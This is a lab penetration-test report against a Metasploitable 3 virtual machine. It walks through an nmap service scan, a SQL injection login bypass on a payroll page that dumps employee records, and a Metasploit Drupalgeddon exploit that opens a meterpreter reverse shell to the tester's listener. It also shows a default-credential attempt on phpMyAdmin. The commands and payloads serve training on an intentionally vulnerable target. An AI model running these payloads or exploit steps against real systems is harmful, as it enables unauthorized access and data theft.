


Bug Report



Generated by : Charchit Subedi

Date : 2022/may/13

Time : 12:10 pm

Ip Address : 192.168.0.102

Content

Pg.No

Introduction to Metasploitable 3	2
Introduction to Nmap	2
Use of Nmap in scanning	3
Getting Started with “ Payroll app.php “	4-5
Getting Started with “Drupal”	6-8
Introduction to Metasploit Framework	6
Exploiting with Metasploit Framework	7
Getting Started with “phpMyAdmin”	9-10
Conclusion	11


Introduction to Metasploitable 3

Metasploitable3 is a free virtual machine that allows you to simulate attacks largely using Metasploit. It has been used by people in the security industry for a variety of reasons: such as training for network exploitation, exploit development, software testing, technical job interviews, sales demonstrations, or CTF junkies who are looking for kicks.

Introduction to Nmap

Nmap (Network Mapper) is a network scanner tool . Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including computing and blocking during a scan. Nmap is a tool that can be used to discover services running on Internet connected systems. Like any tool, it could potentially be used for black hat hacking, as a father to attempts to gain unauthorized access to computer systems; however, Nmap is also used by security and systems administrators to assess their own networks for vulnerabilities (i.e. white hat hacking).

Use of Nmap in scanning



```
Nmap done: 1 IP address (1 host up) scanned in 54.67 seconds

(root@kali)-[/home/saugat]
# nmap -sV -sS -p 1-65535 192.168.0.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 15:52 +0545
Nmap scan report for 192.168.0.102
Host is up (0.00038s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open  mysql        MySQL (unauthorized)
3500/tcp   open  http         WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp   open  irc          UnrealIRCd
8080/tcp   open  http         Jetty 8.1.7.v20120910
8181/tcp   closed intermapper
MAC Address: 08:00:27:D3:B3:B7 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.16 seconds

(root@kali)-[/home/saugat]
#
```

In the above picture I have used nmap command (“***nmap -sV -sS -p 192.168.0.102***”) where , **sV= Service Version Detection** , **-sS = Stealth Scan** and **-p** is to specify the port .

By using the command of nmap I have found the *Version of the service running on the port. The operating system of the server is linux. Since, the port 80 is open , Now let's open the machine in the browser and see The web interface.*



Index of /

Name	Last modified	Size	Description
chat/	2020-10-29 19:37	-	
drupal/	2011-07-27 20:17	-	
? payroll_app.php	2020-10-29 19:37	1.7K	
phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.0.104 Port 80

In the above web interface we can see that The index of the website . Let's get started with “ **Payroll app.php** ” .

Getting Started with “ **Payroll app.php** ” .



Payroll Login


User

TJbSeHOI';(SELECT * FROM

Password

OK

We can see that there is “ User ” and “ password ” field in the webpage . Let's try to login with the “ **SQL Queries** ” .




Welcome, TJbSeHOI' OR '1'='1' --

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025

We
can
see

that when I input the sql query “ TJbSeHOI' OR '1'='1' -- “ The Database of the server is shown with username, name , Lastname and the salary of the employee. Hence , we can say that this website is vulnerable to SQL Injection .

Getting Started with “Drupal”



We can see that This is the login page of drupal 7 . According to the google Drupal 7 is mostly vulnerable to Key Value sql injection. So let’s try to find the vulnerability and try to exploit with metasploit.

Introduction to metasploit Framework

The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection.

Exploiting with Metasploit Framework

```
root@kali: /home/saugat
Matching Modules
=====
#  Name
--  ---
0  exploit/unix/webapp/drupal_coder_exec
1  exploit/unix/webapp/drupal_drupalgeddon2
2  exploit/multi/http/drupal_drupageddon
3  auxiliary/gather/drupal_openid_xxe
4  exploit/unix/webapp/drupal_restws_exec
5  exploit/unix/webapp/drupal_restws_unserialize
6  auxiliary/scanner/http/drupal_views_user_enum
7  exploit/unix/webapp/php_xmlrpc_eval

Attack
-----
URL      http://192.168.0.104/drupal/?q=user/register
Method   GET
Evidence  http://www.exploit-db.com/exploits/4242/

#  Name      Disclosure Date  Rank      Check      Description
--  ---      -
0  exploit/unix/webapp/drupal_coder_exec  2016-07-13  excellent Yes      Drupal CODER Module Remote Command Execution
1  exploit/unix/webapp/drupal_drupalgeddon2  2018-03-28  excellent Yes      Drupal Drupalgeddon 2 Forms API Property Injection
2  exploit/multi/http/drupal_drupageddon  2014-10-15  excellent No       Drupal HTTP Parameter Key/Value SQL Injection
3  auxiliary/gather/drupal_openid_xxe  2012-10-17  normal   Yes      Drupal OpenID External Entity Injection
4  exploit/unix/webapp/drupal_restws_exec  2016-07-13  excellent Yes      Drupal RESTWS Module Remote PHP Code Execution
5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20  normal   Yes      Drupal RESTful Web Services unserialize() RCE
6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02  normal   Yes      Drupal Views Module Users Enumeration
7  exploit/unix/webapp/php_xmlrpc_eval  2005-06-29  excellent Yes      PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval
msf6 >
```

In the above picture I have opened my my Metasploit Framework console and search for “drupal” .

```
msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

  Name      Current Setting  Required  Description
  ---      -
Proxies     no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      yes              yes        The target host(s), see https://github.com/rapid7/metasploit-
RPORT       80               yes        The target port (TCP)
SSL         false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /                yes        The target URI of the Drupal installation
VHOST       no               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
LHOST      192.168.0.107   yes        The listen address (an interface may be specified)
LPORT      4444             yes        The listen port

Exploit target:

  Id  Name
  --  ---
0     Drupal 7.0 - 7.31 (form-cache PHP injection method)

msf6 exploit(multi/http/drupal_drupageddon) >
```


I have used “ **use exploit/multi/http/drupal_drupageddon** ” module in the above picture, The payload is configured to default as ,
 “ **php/meterpreter/reverse_tcp** “. Now I have typed **show options** to Configure the module , payload & Target options.

```

saugat@kali: ~
root@kali: /home/saugat

TARGETURI / yes
VHOST no The target URI of the Drupal installation
HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description
----
LHOST 192.168.0.107 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Drupal 7.0 - 7.31 (form-cache PHP injection method)

msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.0.102
RHOSTS => 192.168.0.102
msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI /drupal/
TARGETURI => /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 192.168.0.107:4444
[*] Sending stage (39282 bytes) to 192.168.0.102
[*] Meterpreter session 1 opened (192.168.0.107:4444 -> 192.168.0.102:48541 ) at 2022-05-14 11:24:55 +0545


meterpreter > pwd
/var/www/html/drupal
meterpreter >
  
```

In the above picture I have set the **RHOSTS to 192.168.0.102** and set the **TARGETURI to /drupal/** Now, it's time to exploit the Target so I have typed the command “**run**” .

Boom*****

We have got the meterpreter shell , to check the meterpreter shell I have typed **pwd** (it has shown my current directories).

Getting Started with “phpMyAdmin”



In the above picture I have used root as username and root as password which is default username and password of the phpmyadmin.



We can see that when I tried to login the server is saying Cannot log in to “MySQL server” Hence , the website is not set properly to connect to the server so the login page is not working by entering correct password.

CONCLUSION

Hence, We can say that The web server has many vulnerability , the vulnerability occur when there is mis-configuration in the server by the developer or the version is not updated . To be safe from the vulnerability we should have to properly check the version of the service and we should properly update and upgrade the service.